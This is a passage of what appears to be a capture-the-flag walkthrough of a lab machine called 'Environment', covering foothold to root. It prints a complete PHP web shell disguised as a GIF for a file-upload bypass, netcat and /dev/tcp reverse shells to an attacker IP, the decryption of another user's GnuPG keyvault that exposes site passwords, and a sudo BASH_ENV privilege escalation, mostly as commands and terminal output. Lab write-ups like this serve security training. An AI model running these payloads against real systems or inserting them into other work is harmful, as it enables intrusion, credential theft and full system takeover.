
Forward the intercepted request a couple of times, and we are logged in.

In the profile page, we have an image upload functionality.

After trying different types of extensions, I finally found a way to upload a shell.
File name= file.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
GIF87a
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

In Burp, in the response of the POST/upload, we can see the path where the shell is uploaded.

1
http://environment.htb/storage/files/file.php
If it shows “File not found”, upload the shell again.

Reverse Shell Access
Now we take a reverse shell for ease.
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.56 4444 >/tmp/f
1
nc -lvnp 4444

To make the shell stable.
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.11.67] 41208
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@environment:~/app/storage/app/public/files$

www-data@environment:~/app/storage/app/public/files$ ls
ls
bethany.png  file.php  hish.png  jono.png
www-data@environment:~/app/storage/app/public/files$ cd /home
cd /home
www-data@environment:/home$ cd hish
cd hish
www-data@environment:/home/hish$ ls
ls
backup  user.txt
www-data@environment:/home/hish$ cat user.txt
cat user.txt
**************ba32e962491cfe368
www-data@environment:/home/hish$
In the backup folder, I found:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@environment:/home/hish$ ls -al
ls -al
total 36
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 .
drwxr-xr-x 3 root root 4096 Jan 12 11:51 ..
lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
-rw-r--r-- 1 hish hish  220 Jan  6 21:28 .bash_logout
-rw-r--r-- 1 hish hish 3526 Jan 12 14:42 .bashrc
drwxr-xr-x 4 hish hish 4096 May  4 19:14 .gnupg
drwxr-xr-x 3 hish hish 4096 Jan  6 21:43 .local
-rw-r--r-- 1 hish hish  807 Jan  6 21:28 .profile
drwxr-xr-x 2 hish hish 4096 Jan 12 11:49 backup
-rw-r--r-- 1 root hish   33 May  4 04:57 user.txt
www-data@environment:/home/hish$ cd backup
www-data@environment:/home/hish/backup$ ls
keyvault.gpg
Creates a new directory named furious in /tmp.
1
mkdir /tmp/furious
Recursively copies the hish directory and its contents to /tmp/furious.
1
cp -r hish /tmp/furious
Changes the current directory to /tmp/furious.
1
cd /tmp/furious
Decrypts the file keyvault.gpg using GnuPG, specifying .gnupg as the home directory that contains the keyring.
1
gpg -d --homedir .gnupg backup/keyvault.gpg
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
www-data@environment:/home/hish$ ls
ls
backup  user.txt
www-data@environment:/home/hish$ cd backup
cd backup
www-data@environment:/home/hish/backup$ ls
ls
keyvault.gpg
www-data@environment:/home/hish/backup$

www-data@environment:/home/hish/backup$ mkdir /tmp/furious
mkdir /tmp/furious
www-data@environment:/home/hish/backup$ cd ..
cd ..
www-data@environment:/home/hish$ cd ..
cd ..
www-data@environment:/home$ cp -r hish /tmp/furious
cp -r hish /tmp/furious
www-data@environment:/home$ cd /tmp/furious
cd /tmp/furious
www-data@environment:/tmp/furious$ ls
ls
hish
www-data@environment:/tmp/furious$ cd hish
cd hish
www-data@environment:/tmp/furious/hish$ gpg -d --homedir .gnupg backup/keyvault.gpg
<s/hish$ gpg -d --homedir .gnupg backup/keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/tmp/furious/hish/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
www-data@environment:/tmp/furious/hish$
Privilege Escalation
Found SSH credentials:
1
2
ssh hish@10.10.11.67
Password: marineSPm@ster!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ ssh hish@10.10.11.67
hish@10.10.11.67's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 4 16:52:27 2025 from 10.10.14.56
hish@environment:~$ ls
backup  user.txt
After logging in as hish, we check the available sudo permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
backup  user.txt
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
hish@environment:~$ echo 'bash -i >& /dev/tcp/10.10.14.56/4444 0>&1' > /tmp/malicious.sh
hish@environment:~$ chmod +x /tmp/malicious.sh
hish@environment:~$
hish@environment:~$ export BASH_ENV=/tmp/malicious.sh
hish@environment:~$ sudo /usr/bin/systeminfo
This means the user hish can run /usr/bin/systeminfo with sudo privileges. The interesting part is the env_keep+="ENV BASH_ENV" setting, which allows us to pass a custom environment variable named BASH_ENV.
If BASH_ENV points to a file, that file will be sourced as a Bash script when a shell is spawned — even in a sudo context.
We can use this to get a reverse shell:
1
echo 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1' > /tmp/malicious.sh
1
chmod +x /tmp/malicious.sh
1
export BASH_ENV=/tmp/malicious.sh
1
sudo /usr/bin/systeminfo
Now, we start a listener:
1
nc -lvnp 4444
Once the command is executed with sudo, the shell script is sourced due to the BASH_ENV variable, and we get a reverse shell with elevated privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.11.67] 37820
root@environment:/home/hish# ls
ls
backup
user.txt
root@environment:/home/hish# cd /root
cd /root
root@environment:~# ls
ls
root.txt
scripts
root@environment:~# cat root.txt
cat root.txt
***********7964741f5ad3fcca1fb54
root@environment:~#